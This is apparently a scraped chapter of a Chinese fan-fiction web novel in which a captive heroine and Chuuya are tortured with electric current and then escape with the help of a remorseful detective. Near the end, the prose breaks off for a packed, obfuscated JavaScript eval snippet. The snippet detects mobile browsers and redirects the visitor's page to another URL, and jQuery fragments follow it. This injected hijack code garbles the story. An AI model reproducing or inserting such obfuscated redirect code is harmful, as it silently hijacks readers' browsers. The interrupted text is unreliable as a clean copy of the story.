20.关于演出时的大失误(5.2)

作品:《我的爸爸在哪里

    有谁在悲鸣。


    异常痛苦,就像心脏被撕裂一样。我强撑着睁开双眼。


    自己被挂在铁丝网上,狰狞的铁丝穿过眉间、胸口和腹部。除了N开枪击中的这三个部位,铁丝还穿过了手腕。


    对疼痛早已麻痹,一片混沌中,我看见了蓝色的电流。


    然后,再次听到悲鸣。


    除了自己,还有第二个倒霉蛋。我看向发出声音的方向。是中也。


    那双充满生机的鸢色瞳孔里,布满了猩红的血丝。


    中也也发现了我。他的表情有一瞬间的呆滞,随后被巨大的疼痛淹没。


    愤怒的咆哮,似乎要将天花板震碎。


    但没有。中也的身体扭曲着,拼命挣扎,但效果微乎其微。最终也只是让手腕处的铁丝深入,流出血来。


    真的是,失策了啊。


    我无精打采得垂着头。


    假的,什么都是假的。刑警先生的关心、教诲与坦白,是假的。门口的四名警卫是假的。还有N冠冕堂皇的说辞、村濑树一的责备、甚至连兄弟二人之间的争吵。这些通通都是假的。


    我真的很讨厌村濑树一。


    现在也是,只不过加上了他的哥哥。


    眼前的大屏亮了起来,显现出一张可憎的面容。


    是N。


    他的身旁,是低着头,抚摸着弹-壳的村濑树一。“我说,你们两位。”N笑着,担忧地问道,“痛苦吗?”


    “......杀了你。”另一侧的中也低吼着向前。


    我抬头,咽下口中的鲜血,附和道,“杀了你。”


    “有些困难啊,衍生物小姐。”N看过来,“知道你有多宝贵吗?”


    我没说话,因为又看见了蓝色的电流,比上一次还要粗,还要快。


    中也已经陷入了昏迷。


    我盯着他一动不动的样子,有些麻木。


    “以-太催化剂,一种可以抑制异能的液体,明明已经失传许久,没想到竟再次出现。”N的声调上升了几个度,大屏上的表情也变得疯狂,“不在你的身上,衍生物小姐。而是在那个零号实验室里,正在陷入沉睡的产物身上。”


    “没有母亲不爱自己的孩子。”


    ——像是恶魔的低语。


    插进腰部的棒子开始转动,尖刺连着锁链,那里注入了新的电流。


    我咬唇。


    没有发出一点声音。


    “加大电压。”N对村濑树一说道,“提升至高档,打开零号实验室,投射在大屏上。”


    “但是心跳......”后者有些犹豫。


    “那就再注-射10ml镇-定-剂。”N命令道,“磨蹭什么?快去!”


    半途而废了啊。


    电流涌进来的瞬间,我这么想着。


    随后仰头,无意识地叫喊。高昂的分贝震裂了显示屏。


    然后,变故发生了。


    零号实验室里突然折射出巨大的白光,直直冲着N射去,后者来不及躲避,硬生生接下了这一击。


    “喂!哥哥,你没事吧?”村濑树一的声音里充满了担心。


    “眼睛,看不见了!”N大喊着,“这不重要,别管我!你现在加大电流,打开逮捕按钮!”


    一瞬间的寂静。随后,村濑树一张了张嘴,发出了蚊咛般的声音,“对不起,哥哥......”


    即便是这么细微的声音,也被N听得一清二楚。他大叫着抓住对方的裤腿,质问道,“你说什么?!”


    “我说,”村濑树一深吸一口气,声音陡然尖锐起来,“我说,对不起,哥哥!”


    然后,刑警先生按下了绿色按钮。


    束缚着我和中也的铁链,在这一刻,抽离了我们的身体。重获新生!


    我踉跄着奔向中也,把他背在背上。


    “跟我来!”一出门,胳膊被抓住,刑警先生焦急地看着我们,“这里警卫很多,跟着我跑!”


    “滚!我不要!谁知道你有没有在假惺惺!”我一把拍开他的手,崩溃喊道,“离我远点!我们能出去!亚当——亚当——你在哪里——”


    呐喊声在空气中消散,亚当没有出现,只引来了一群警卫。


    “亚当——亚当——唔......”


    大脑依旧很混乱,等我有力气思考的时候,才发现自己已经被村濑树一抱在了怀里,中也被扛在肩上。身手矫健的刑警先生用自己的身份卡打开了许多奇奇怪怪的密道,将身后一波又一波的警卫甩得远远的。


    我这才反应过来,原来他是真想带我们逃跑的。


    可这没有任何用处,我依旧恨他,并在心里暗自发誓。只要出去,只要出去的那一瞬间,我一定会亲手杀了这个骗子!


    设施内的地形很复杂。


    如果是往常的话,我一定觉得这些根本不算什么。可现在的我感觉很累,全身上下的骨头都在哀鸣。


    “清醒点,雪奈。”刑警先生低头看了我一眼,“不能晕,你出去不是还要杀了我吗?”


    “对啊,杀了你......”我撑起精神,开始扒拉中也,“喂,中也,快醒醒!”


    路途的颠簸加上我的晃动,让中也发出一声干呕。


    “就快到了。”村濑树一这么说着,一边打开最后一道金属门。随着“嘀”声响起,门轴发出久违的嘶鸣。


    我看清了门外的全貌,那里矗立着一座悬于高空的巨大平台。旁边是一架孤零零的货运电梯,铁链在风中隐隐作响。平台的尽头,是一整面落地玻璃窗,窗外连接着平地。而在玻璃的另一侧——亚当和白濑,就站在那里。


    “喂!他们来了!”白濑指着我们呐喊。亚当见状立刻打碎玻璃,翻身进来,顺着铁链落在电梯旁。


    “中也大人!雪奈小姐!”


    “在这里——”我有气无力地回答。


    然后落入一个冰冷的怀抱。


    “坚持住,我们马上就能出去了!”亚当打开电梯门,“还有,刑警先生,这里勉强可以挤下三个人......”


    “挤不下的。”村濑树一的声音很苦涩,他笑着摇头,“我这种家伙,是出不去的。”


    “说什么呢混蛋!”我拽着他的袖子,双眼通红,“想上演什么将功补过的戏码吗?”


    亚当快速将中也安放好,安静地望向这边。


    “真是糟糕啊,我这种人。”


    刑警先生一根根掰开我的手指,动作很轻,像是在做一件在寻常不过的事。他抚摸着那条项链,指腹擦过吊坠边缘。


    “我这种人,一次次利用你和中也的同情心,将你们的善良摁在地上,粉碎给你们看,害你们受了那么多的苦。”他笑了一声,“很;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''80=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17192771|196262||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    讽刺吧?”


    “是啊,你简直就是个好坏的人,好坏的烂人。”我死死拽着他的手,声音堵在喉咙里,破碎成气音,“但你最后救了我们——救了我和中也,所以那些都不重要了,你快点上来——”


    “没用的,雪奈。”他低头看向我的手,眼神苦涩,像是在看一件必须放下的东西。


    “我总归要留在这里。这样那些警卫才不会受到太严重的惩罚,对吧?”


    “装什么好人呢你这家伙!”我大喊,“上来!”


    轰——


    前方的大门发出嘶鸣。N的声音穿过走廊,“喂!站住!你们这些家伙给我回来!”


    脚步声,密集的脚步声,还有枪械上膛的脆响。


    刑警先生抬头,看了那个方向一眼,又低头看我。他的眼睛很平静,像横滨深夜的海面,没有一丝波澜。


    “来不及了。”


    他苦笑着,将项链缠在我的手腕上。他的手指和吊坠很凉,凉得让我发抖。


    然后他开口了,像刮过海面的风。


    “如果我不死,这东西就无法再次认主,你的母亲,就再也出不来了。”“......什么?”我的大脑一片空白,下意识收紧手指去抓他。


    “所以不用管我。”他轻声说,“我这种人,不管是出去还是留下,都难逃一死。”


    然后他动了,先是甩开我的手,推了我一把,力道刚好让我后退一步,被亚当接住。


    然后,刑警先生的手指摁下了电梯键。


